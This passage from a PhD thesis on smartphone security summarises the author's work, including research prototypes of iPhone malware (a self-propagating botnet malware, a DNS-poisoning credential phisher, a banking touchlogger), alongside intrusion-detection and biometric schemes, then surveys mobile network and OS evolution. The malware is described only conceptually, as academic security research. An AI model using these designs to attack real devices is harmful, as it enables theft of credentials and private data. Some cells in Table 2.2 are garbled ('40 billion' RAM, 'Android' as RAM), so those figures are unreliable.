


FIGURE 1.1: Research milestones with reference to objectives

objective has to pass through the other two ones. So, the contributions of this work are in full accordance with objectives 1 and 2, but also consist of novel proposals that significantly add to the results presented so far in the literature of intrusion detection in the smartphone realm.

More precisely, to address obj. 1 and as a result milestones I, III, we created a stealth and airborne malware namely iSAM able to wirelessly infect and self-propagate to iPhone devices (Damopoulos et al., 2011). iSAM incorporates six different malware mechanisms and is able to connect to the iSAM bot master server to update its programming logic or to obey commands and unleash synchronized attacks. Although iSAM has been specifically designed for iPhone it can be easily modified to attack any iOS-based device or can be used as a walkthrough for designing malicious software for almost any modern mobile device platform. This contribution - the first of its kind in the field - is explained further in chapter 5.

Additionally, to unveil the user's privacy risks that may stem from modern aforementioned services offered by smartphone vendors and others, we implemented another malware able to exploit the well-known strategy of DNS poisoning attack on a mobile device (Damopoulos et al., 2012b,a). Specifically, this malware is capable of poisoning the tethering service present in iOS devices with the aim to redirect all users connected via it to fake social networking websites. After that, the malware is able to phish user credentials while they trying to access their profile. On the other hand, by targeting on the popular Siri facility, the malware manipulates the DNS service of the device in an effort to expose sensitive user information including its geographical location, account credentials, telephone numbers etc. As far as we are aware of, this is the first work in the literature to discuss and analyze ways to expose user privacy by leveraging on such popular mobile services. This contribution addresses obj. 1 and corresponds to milestones I and III. The internal workings of this advancement are given in chapter 5 as well.

Another major contribution in the context of this thesis sheds light on touchloggers for modern mobile devices (Damopoulos et al., 2013). This part of the research is dedicated to obj. 1, 2 and contributes toward milestones I to VI. The aim of this work was twofold. Firstly, to show that touchlogging can be a reliable and very accurate means of profiling the legitimate user(s) of a device, much similar to that of legacy keystroke analysis. This means, for example, that the touch events collected by a touchlogger can be utilized by a behavioral-based IDS to detect misuses and/or intrusions. Secondly, to demonstrate that when compared to traditional keyloggers, a touchlogger can be at least equally hazardous to the user(s) of the device. Towards these goals, a full-fledged touchlogger for devices on the iOS platform was implemented. Popular machine learning algorithms were used for the classification of user's behavior in an effort to assess the feasibility of this type of software as some sort of user continuous authentication mechanism. It is worth noting that as far as we are aware of, this is the first work on touchloggers in the literature. Further information on this work in provided in chapter 4.

An important part of this doctoral thesis is devoted to anomaly-based detection mechanisms based on users' behavior profiles created by three popular services; Telephone calls, SMS, and Web browsing (Damopoulos et al., 2012f). This comes out in the quest for obj. 2 and as a result completes milestones IV to VI. More specifically, after gathering a significant number of iPhone users' data (profiles) we created our own input dataset

for the experimental detection process. This step is actually referring to milestone V as described in subsection 1.2 above. Our goal was to detect anomalies, i.e., actions that deviate from the normal behavior of the legitimate user. Of course, such actions may arise for a number of reasons, including malware, illegal use of the device etc. Every user profile gathered directly from the mobile device includes all logs from Telephone calls, SMS and Web browsing services. Four different machine learning classifiers have been thoroughly examined, i.e., Bayesian Networks, Radial Basis Function (RBF), K-Nearest Neighbors (KNN) and Random Forest based on their performance, speed and ability to detect anomalies. Also, in the experiments we took into account two different types of well known validation methods, namely 66% split and 10-fold cross validation. An important contribution here is that we examined the Telephone call, SMS and Web browsing services logs not only separately but also combined in a Multimodal fashion. Chapter 6 details further on this contribution and provides assessment data that attest its applicability to modern smartphone devices.

As already stated, dynamic behavior-based malware detection for modern mobile devices comprises an integral part of this thesis (Damopoulos et al., 2012e,d). Besides, this goal is fully consistent with obj. 2 and therefore paves the way toward reaching milestones II to IV and VI. More specifically, in this setting, the term *behavior-based* refers to the (class) *methods* the application invokes and in which sequential order. Once more, we concentrated on the popular iOS platform and we introduced a multifunctional software tool, namely iDMA, able to dynamically monitor and analyze the behavior of any application running on the device in terms of Application Programming Interface (API) method calls. That is, iDMA produces a log file which contains all native or proprietary API methods, in chronological order, which the application triggers while running. The aforementioned functionality targets at software testers while there is another one specifically designed for the end-user to detect on-the-fly unauthorized access to private information stored in the device. The results acquired allowed us to create behavioral profiles which have been cross-evaluated by well-known machine learning classifiers. As detailed in chapter 7, the results we obtained through experimentation provide strong evidence that behavior-based classification in terms of API method invocation may be a very precise way of detecting new types of malware or variations of existing ones. As far as we are aware of, this is the first attempt to provide a fully-fledged dynamic solution to analyze iOS applications with the intention to detect malware.

The final contribution of this Phd work is the design and implementation of, a fair post-authentication and non-repudiation scheme for mobile devices equipped with a touchscreen (Kambourakis and Damopoulos, 2013). This part of the thesis corresponds to the fulfillment of obj. 2 and milestones IV to VI. Specifically, the scheme we implemented builds on the solid research around the dynamic signature biometric modality. In fact, it exploits the anatomic and behavioral characteristics that a person exhibits when writing on a touchscreen - using their finger or a pen - a given phrase or signing their signature. It is therefore anticipated that only the legitimate user is able to (re)produce the correct dynamic signature. We capitalized on machine learning methods and through experimentation we demonstrated that the proposed scheme is able to correctly classify a dynamic signature to a percentage that exceeds 95%. This contribution is described further in chapter 8.

To summarize, Fig. 1.1 depicts the works that have been developed in the context of this thesis, the security threats or security mechanisms that have been examined, and the security requirements that have been addressed. Also, the contribution of this research with reference to publications in scientific journals and conference proceedings is as follows:

- Design and implementation of iSAM¹ a new multi-functional malware that is able to:
 - wirelessly infect and self-propagate to iPhone mobile devices via the incorporation of six malicious mechanisms that act either individually or in tandem.
- Implementation of SPE^{2,3}, a DNS poisoning malware with the mission of:
 - poisoning the device's tethering service, thus redirecting users to bogus social networking websites
 - leveraging on the Siri facility to intercept sensitive user information including their geographical location, account credentials, address book etc.

¹Damopoulos, D., Kambourakis, G., Gritzalis, S., 2011. iSAM: An iPhone stealth airborne malware, in: Camenisch, J., Fischer-Hubner, S., Murayama, Y., Portmann, A., Rieder, C. (Eds.), *Future Challenges in Security and Privacy for Academia and Industry*. Springer Berlin Heidelberg. volume 354 of *IFIP Advances in Information and Communication Technology*, pp. 17–28.

²Damopoulos, D., Kambourakis, G., Anagnostopoulos, M., Gritzalis, S., Park, J.H., 2012b. User-privacy and modern smartphones: A siri(ous) dilemma, in: *Proceedings of the FTRA AIM 2012 International Conference on Advanced IT, Engineering and Management, FTRA*.

³Damopoulos, D., Kambourakis, G., Anagnostopoulos, M., Gritzalis, S., Park, J., 2012a. User privacy and modern mobile services: are they on the same path? *Personal and Ubiquitous Computing*, 1–12.

- Design of iKeylogger⁴, a fully-fledged touchlogger for iOS devices able to attack:
 - m-banking making use of device's with native soft keyboard
 - bank websites employing virtual custom keyboard
 - bank websites using both virtual and dynamic (scrambled) keyboard
- Examination of the Telephone call, SMS, and Web browsing service logs to detect misuse of mobile device based on user behavioral profiles⁵
- Design and evaluation of iOS Dynamic Malware Analyzer, an automated malware analyzer and detector for the iOS platform^{6,7}. This software consists of three modules as follows:
 - Dynamizer is able to automatically hook and monitor API class methods as they are derived from the analyzed software
 - iMonitor is responsible for monitoring and logging the behavior of the running application(s)
 - CyDetector is a dynamic signature-based detection tool able to detect only specific system calls commonly used by third-party applications to secretly acquire access to user's private data
- Implementation of iTL⁴ the first-known native and fully operational touchlogger for modern mobiles devices. Thanks to iTL we demonstrated that touchlogging can be a reliable and very accurate means of profiling the legitimate user(s) of a device.
- A user post-authentication and non-repudiation easy-deployable solution for smartphones equipped with touchscreens⁸.

⁴Damopoulos, D., Kambourakis, G., Gritzalis, S., 2013. From keyloggers to touchloggers: Take the rough with the smooth. *Computers & Security* 32, 102–114.

⁵Damopoulos, D., Menesidou, S.A., Kambourakis, G., Papadaki, M., Clarke, N., Gritzalis, S., 2012f. Evaluation of anomaly-based ids for mobile devices using machine learning classifiers. *Security and Communication Networks* 5, 3–14.

⁶Damopoulos, D., Kambourakis, G., Gritzalis, S., Park, S.O., 2012e. Lifting the veil on mobile malware: A complete dynamic solution for ios, in: *Proceedings of the 2012 Summer FTRA International Symposium on Advances in Cryptography, Security and Applications for Future Computing (ACSA-Summer)*, FTRA.

⁷Damopoulos, D., Kambourakis, G., Gritzalis, S., Park, S., 2012d. Exposing mobile malware from the inside (or what is your mobile app really doing?). *Peer-to-Peer Networking and Applications*, 1–11.

⁸Kambourakis, G., Damopoulos, D., 2013. A competent post-authentication and non-repudiation biometric-based scheme for m-learning, in: *Proceedings of the 10th IASTED International Conference on Web-based Education (WBE 2013)*, ACTA Press. pp. 821–827.

1.4 Thesis Structure

The next chapter starts by presenting the evolution of mobile communication technologies and the transformation of mobile devices into smartphones. Also, by presenting both the potential security threats and the existing security approaches, the importance of security in the mobile device realm is outlined. The chapter concludes by highlighting the need for a more comprehensive and sophisticated security control and the suggestion of possible solutions.

Chapter 3 begins with an overview of generic Intrusion Detection Systems (IDS), revealing the typical IDS architecture. Furthermore, the challenges for designing an IDS for mobile device platforms are discussed and an overview of existing biometric methods based upon user's physiological or behavioral characteristics to deal with security needs is given. Note that biometrics can be used in mobile device environments with the aim to create legitimate behavior user profiles and then in the detection of anomaly patterns that may correspond to malware or unauthorized access to the device.

The fourth chapter presents and discusses detection mechanisms presented in the recent literature, able to detect anomaly patterns in mobile device usage. The chapter is divided into three main parts according to the way researchers try to detect malware in modern mobile platforms. Firstly, malicious behavior is detected by monitoring and then analysing native system calls triggered by the running software of interest. It is worth noting that this analysis can be static or dynamic. In the last part of the chapter, user behavior is examined in an effort to detect and prevent unauthorized use of the device. In the normal case, user behavior corresponds to the way someone interacts with the installed applications or the OS graphical interface via the touchscreen, the way they type in a password or a sentence etc.

Chapter 5 presents the malware prototype developed with the aim to attack popular ubiquitous services offered to iOS users. After discussing the iOS milestones, design challenges and requirements towards realising malware for the iOS platform, the chapter presents three different types of malware able to compromise basic security and privacy properties of the legitimate user of the device.

Chapter 6 addresses user profiling based on (a) data logs stored on the device after the use of popular services, and (b) user's touch pattern when using the touchscreen.

Particularly, in the first part of the chapter, the behavior of the end-user in terms of Telephone calls, SMS and Web browsing history is examined independently as well as in combination in a Multimodal fashion. This is done to detect illegitimate use of service by a potential malware or thief. The experimental procedure related to point (a) above includes and cross-evaluates four machine learning algorithms. In the second part, user profiling but this time based on touchlogging data is assessed. Precisely, the use of a full-fledged touchlogger for devices on the iOS platform is presented. After that, the log files of the touching events are fed to popular machine learning algorithms to classify user behavior with the aim to assess the feasibility of this type of software to be used as some sort of user continuous-authentication mechanism.

Chapter 8 details on a user post-authentication and non-repudiation scheme, based on the dynamic signature biometric modality, as a response mechanism for smartphones equipped with a touchscreen.

The last chapter concludes this Phd thesis by summarising the results of the research. Also, to satisfy obj. 3, it defines the components of a novel full-fledged IDP framework able to detect and protect modern mobile devices from zero-day malware attacks and unauthorized use in general. Thoughts and directions for future work are also given in that chapter.




FIGURE 1.2: Contributions done with reference to basic security requirements

Chapter 2

Mobile Device Evolution

The ability for users to communicate and work whilst on the move has given rise to a significant growth in mobile device penetration. That is, after almost 40 years of development, mobile devices have experienced a rapid shift from pure telecommunication devices to small and ubiquitous computing platforms. As more than 6 billion mobile devices are currently in use worldwide, they have become an important part of our everyday routine since they are capable of performing a variety of intensive computation tasks and offer different communication interfaces that enable us to ubiquitously access a large variety of services.

Generally, the term *mobile device* can refer to any portable device able to perform advanced computation task. This includes mobile phones, netbooks, game machines to name just a few. In our case, the term mobile device, commonly referred to as modern mobile device or smartphone, is an amalgam of three principal computing devices into one; a mobile device (or cellular handset), a ubiquitous computing platform and an Internet communicator. People can utilize such devices due to the variety of the data services they offer, such as texting, emailing, browsing the Internet, document editing, storing information, playing games, transferring money, along with the traditional voice services. Mobile devices, are getting constantly smaller, cheaper, more convenient and powerful, and are able to provide a plethora of advanced data input interfaces enabling the user to interact with the device more productively.

2.1 Mobile Cellular Evolution

Mobile devices were initially designed to provide telephone services via a cellular network. The First Generation (1G) cellular network was launched in Japan in 1979, giving people the ability to communicate with each other over the air utilising only mobile handsets for the first time. Although the first cellular network was over analogue circuits and very expensive, 11 years later, the second generation (2G) cellular networks gradually replaced the 1G. The 2G cellular network was able to support both voice and data services employing digital circuit switching technology. Additionally, a data service was offered in the form of the Short Messaging Service (SMS) which allowed mobile users to communicate with each other with short text messages. In 2010, the mobile messaging market was valued at \$179.2 billion. This number was predicted to increase to \$209.8 billion by the end of 2011 and rise to \$334.7 billion in 2015 ([Portio Research, 2011](#)). In 2000, the Wireless Application Protocol (WAP) was deployed on the Second Generation Enhanced mobile network (2.5G) and users were able to access the Internet. Until 2009, 2G networks held almost the 80% share of the mobile communication market, with more than 3.5 billion active users ([GSM World, 2009](#)). Since the first commercial Third Generation (3G) cellular network was launched in 2001, 3G technology supports a variety of data services, such as video conferencing or the Multimedia Messaging Service (MMS).

According to the U.S General Service Administration, in 2012 the approximately 70% of the total cellular networks will be based on 3G network ([GSA, 2011](#)). Last but not least, LTE network has experienced an immense popularity since its first appearance in 2009. Although it was branded as 4G technology, its bandwidth does not meet the requirements of the Fourth Generation (4G), so it is also referred as pre-4G technology. Table 2.1 depicts the evolution of cellular mobile communication, along with the offered services.

2.2 Wireless Network Evolution

Along with the evolution of mobile cellular network, new wireless communication technologies have become widespread. Precisely, technologies such as WiFi, WiMax, Bluetooth and NFC allow people to communicate via a variety of different network interfaces

TABLE 2.1: The evolution of cellular mobile communication technologies (as adapted from (Nathan, 2004))

	1G	2G	2.5G			3G	4G
Technical							
<i>Standards</i>			HSCSD	GPRS	EDGE	IM-2000	
<i>Transmission type</i>	Analogue	Digital	Digital	Digital	Digital	Digital	Digital
<i>Data rate (per second)</i>	-	9.6K	57.6K	114K	384K	2M	1G
<i>Switching</i>	Circuit	Circuit	Circuit	Packet	Circuit/ Packet	Packet	Packet
Services							
<i>Voice call</i>	✓	✓	✓	✓	✓	✓	✓
<i>SMS</i>	✓	✓	✓	✓	✓	✓	✓
<i>Internet</i>				✓	✓	✓	✓
<i>MMS</i>						✓	✓
<i>Video call</i>						✓	✓
<i>Video conference</i>							✓
Services							
<i>Availability</i>	1983	1992	2000	2001	2002	2008	2015

and utilize many services. WiFi is a general term for the IEEE 802.11 wireless technology standards. WiFi technology enables computing devices, using the TCP/IP protocol to connect to the Internet with a bandwidth up to 150 Mbps per stream within an approximate range of up to 250 meters. Very similar to WiFi technology is WiMax, an implementation of the IEEE 802.16 family of wireless-networks standards. WiMax provides up to 1 Gbit/s speed, at significantly greater distances compared to WiFi, for fixed stations.

Another very popular wireless technology is Bluetooth which allows two devices to communicate with each other at a speed of up to 3Mbps with a maximum range of approximately 5-30 meters. Within a Bluetooth formed Personal Area Network (PAN), devices can exchange information directly with each other, such as transferring data files, sending text or multimedia messages and connecting to headsets. In 2010, a total of 1.7 billion Bluetooth enabled devices (e.g. mobile devices, laptops and gaming consoles) were shipped worldwide (Bluetooth SIG, 2011).

Last but not least is the very newborn wireless technology named Near Field Communication (NFC). NFC technology can be used in many interesting areas, such as payments, access-control and information collection due to the fact that it allows easy communication between two devices, within a close proximity, only by touching them together.

TABLE 2.2: Mobile device evolution

Mobile device	iPhone 5	Samsung Galaxy S4	Google Nexus	PC 2002
OS	iOS	Android	Android	Windows XP
CPU	1.3 GHz Dual-core	1.6 GHz Quad-core	1.5 GHz Quad-core	800 MHz
RAM	1 GB	2 GB	40 billion	Android
Storage	8-64 GB	16-64 GB	8-16 GB	80 GB
Camera	8 MP	13 MP	8 MP	-
Cellular	GSM; UMTS; LTE	GSM; UMTS; LTE	GSM; UMTS; LTE	-
Connectivity	Wifi; Bluetooth	Wifi; Bluetooth; NFC; microSD	Wifi; Bluetooth; NFC; microSD	LAN; Wifi
Sensors	Touchscreen; GPS; Accelerometer; Magnetometer; Gyroscopic	Touchscreen; GPS; Accelerometer; Magnetometer; Gyroscopic	Touchscreen; GPS; Accelerometer; Magnetometer; Gyroscopic	-

2.3 Mobile Device Evolution

Along with the rapid development of mobile communication technology, mobile devices have also dramatically evolved from simple telecommunication devices to small and ubiquitous computing platforms that support a bunch of new capabilities. Despite not being as powerful as desktops or laptops, mobile devices now are able to store a rich set of personal information and at the same time provide powerful services, namely location services, Internet sharing via tethering, and intelligent voice assistants. Thus, mobile devices have become multimedia and multi-network computing devices, equipped with sufficient facilities to even replace the usage of laptops. Indeed, a mobile device operates similarly to a computer in terms of networking, processing power and data capacity.

In Table 2.2, we cross-evaluated three popular mobile devices, presented in 2012, and compare them with a typical Personal Computer (PC) manufactured in 2002. As we can observe the Central Process Unit (CPU) power of mobile devices has surpassed the 1GHz, the 32 GB Read Only Memory (ROM) and the 256 MB Random Access Memory (RAM), making mobile devices able to afford momentous application for the first time. Additionally, various communication interfaces such as WiFi, 3G/LTE, Bluetooth are embedded all together into a single device. For the first time, a mobile device has overlapped the capabilities of a PC manufactured ten years ago. Moreover, such devices are equipped with a plethora of advanced data input interfaces and sensors enabling the user to interact with the device more productively. Such typical advanced features are software keyboards displayed on a touchscreen instead of hard ones, camera on the front and back of the device for video calls, gyroscope and magnetometer for measuring or maintaining the orientation of the device etc.

When comparing PC or laptop characteristics with mobile device ones, it can be seen that the latter has a much more compact architecture, it is built on a very limited space providing minimum access to the integrated circuits and there are battery size restrictions. Another important point is that, unlike laptops, smartphones are intended to run (virtually) permanently making their owner able to be called at any time or receive any information via one of the various wireless interfaces. Last but not least, the most significant difference can be seen in the input interface of the device. Mobile devices formerly often used PC-like hardware QWERTY keyboards in order to increase typing speed or stylus-pen for displays to import data or commands. Since the appearance of the first iPhone by Apple in 2007, nowadays most modern mobile devices are equipped with large touchscreens which are used both as output and input interfaces. This revolutionary design has change the way a user interacts with the device, how the software UI gets build and how mobile devices are produced.

A high-level description of the architecture of a modern mobile device is depicted in Fig. 2.1.




FIGURE 2.1: High-level representation of the architecture of a modern mobile device

2.4 Mobile Device OS Evolution

As mobile device hardware functionality and performance have been improved, OS have similarly ameliorated. Modern mobile devices run sophisticated OS able to perform

TABLE 2.3: Growth of different official app stores per mobile platform

Application Stores	Established	Available Apps	No. of Downloads	OS Platform
App Store	2008	800,000	50 billion	iOS
BlackBerry World	2010	250,000	1 billion	BlackBerry
Google Play	2008	800,000	40 billion	Android
Windows Phone Store	2010	145,000	1 billion	Windows Phone
Samsung Apps	2010	13,000	100,000	Bada; Android; Windows Mobile

a wide range of services (e.g., resource management, data management, multitasking, networking) and execute a variety of default (pre-installed) or third-party applications. Most mobile devices use proprietary OSs, which has the disadvantage that no other OS can be loaded on the device as with PCs. Thus, most OSs are built based on a different architecture. Current market share gives Android and iOS the prevailing percentages (Becker et al., 2012). Other OSs, such as Blackberry, Symbian and Windows Mobile remain also a popular choice. Most of these devices use their own proprietary OSs, which are built on existing popular OS designed first for the PC.

Additionally, for the first time mobile device vendors allowed third-party developers to create their own applications (third-party) using full of features and framework SDKs. This action was permitted by the vendor, in an effort to utilize the mobile device in a very efficient way, providing in this way the best experience to the end user. Third-party applications can be downloaded, from online markets, directly to the mobile device, customising the device according to the users needs. In total, there are more than 1 million applications available for people to choose from, across different mobile platforms. In addition, almost 15,000 new mobile applications become available for people to download every month (Distimo, 2010). Moreover, according to a white paper from Juniper Research, the mobile application global market is expected to triple from \$10 billion in 2009 to \$32 billion in 2015 (Juniper Research, 2010). Table 2.3 demonstrates the most popular official online application software stores providing information about the available number of the third-party applications and the total number of downloads.

Currently, people use these services to complete various tasks in their daily life. Table 2.4 depicts the top ten user activities (TNS mobile life, 2011). Table represents the Additionally, financial services, such as mobile banking and mobile payment grew strongly in 2011 compared to the previous year. According to a research report of Berg Insight, there were 133 million mobile money users who made a total of \$25 billion of

transactions in 2010. Furthermore, they also predicted that with an annual increase rate of 40%, there will be 709 million mobile money users in 2015 with a total of \$215 billion transactions (Berg Insight, 2011). Also, table 2.5 contains some examples of both network-based and host-based mobile services which mobile users may use for a variety of purposes.

TABLE 2.4: Application Usage

No.	Application	Usage
1	Telephone	97%
2	SMS	91%
3	Internet	90%
4	Email	87%
5	Clock	87%
6	Camera	81%
7	Navigation	80%
8	Games	80%
9	Musik	71%
10	Other	67%

TABLE 2.5: Network-based vs. Host-based Services

Services	Network-based	Host-based
Voice	phone calls	speech recorder
Data	SMS, MMS, Email, file transfer	Contacts, calendar, to do list, data storage
Multimedia	Video conferencing, GPS	Music and movie player, taking picture and videos
Internet	Web browsing, Online messenger, mobile banking, mobile commerce	-
Others	Listen to the radio, watch TV programs, mobile NFC payment	Games, create documents, calculators, convertors

Android was first released in 2007 and in less than five years achieved to be the dominant OS in the mobile handsets market. The OS runs on a Linux 2.6 - based kernel, which serves for supporting fundamental functions, such as device drivers, network infrastructure and power management (Yates II, 2010, Hoog, 2011, Vidas et al., 2011). The next level of the Android architecture is the domain of the libraries, split to application and Android runtime ones. The former category provides the appropriate infrastructure for applications to run properly, such as binaries and graphics support, while the latter consists of the Dalvik Virtual Machine (DVM) and the core libraries that provide the available functionality for the applications (Yates II, 2010). Its main purpose is the creation of a stable and secure environment for the execution of applications. Each application runs in its own sandbox (virtual machine). Therefore, it is not affected by other applications or system functions. Using certain resources is only permitted by special privileges. This way, a satisfying level of security is preserved. While the Android Runtime Libraries are written in Java (Yates II, 2010), DVM translates Java to a language that the OS can perceive (Simao et al., 2011). The rest of the architecture consists of the Applications Framework and the Applications Layer that manage general application structure, such as containers, alerts and the applications themselves. Android as a Linux system has security mechanisms such as access control, where every

installed application gets specific permissions. These permissions need to be allowed by the user the first time the application is executed.

Blackberry OS devices are designed by the RIM Company and are considered the most popular within the business world. Few things concerning the OS itself and its ingredients are known, since the manufacturer does not provide sufficient documentation. A significant attribute concerning the OS is that it consists of two separate runtime environments, one Java ME-based destined for applications and one MDS-based, destined for network functionality and operations. User data, such as contacts, messages, images and OS artifacts are stored in databases which are the acquisition target of every forensic operation. A disadvantage of the BlackBerry platform is that it does not support full native applications decreasing the possibilities for developers to interact with the system.

iOS was first released in 2007. It is a UNIX-based OS, partially following the architecture of the MacOS X equivalent. The main storage device of a mobile phone running the *iOS* is divided into two partitions. The first contains the OS fundamental structure and the applications, while the second contains all the user-manipulated data ([Husain et al., 2011](#)). The two bottom layers, Core Services and Core OS provide support for low-level data types, network sockets and file access interfaces. The Media Services layer consists of the infrastructure responsible for 2D and 3D graphics, audio and video. Finally, the Cocoa Touch layer contains two subcategories, the UIKit which is equipped with the appropriate interface material for applications and the Foundation framework which is supporting file management, collections and network operations ([Yates II, 2010](#)). In order for third-party applications to be available in the app store or run directly to a real device, it firstly needs to be reviewed by Apple itself, to be signed a private key and then be released in stores. In the reviewing process, Apple checks if the applications use any forbidden low level private frameworks. In this way, Apple controls all applications running on the device reducing the attack surface. Additionally, *iOS* separates processes using “users” like every other UNIX file permission mechanisms. Most applications (native or third-party), to which those users have direct access, run with high lever “user mobile” permissions. On the contrary, OS processes run as the privileged user “root”. Moreover, *iOS* integrates some other security mechanisms such as Data Execution prevention (DEP), Address Space Layout Randomization (ASLR), KeyChain and Sandbox

at low level for each application protecting the OS from malicious software that has not been identified during the reviewing process.

Maemo is a Linux-based, open source OS. Even though it is not widespread and its development has been frozen since Oct. 2011, there are some research-oriented interesting features, such as the fact that user data, OS functions and swap spaces are situated in different partitions (Lohrum, 2012). *Maemo* compared to the other OSs, has a much more open architecture. Due to the fact that it is based on Linux, it has many security mechanisms such as Access Control, Trusted Computing Platform and DRM.

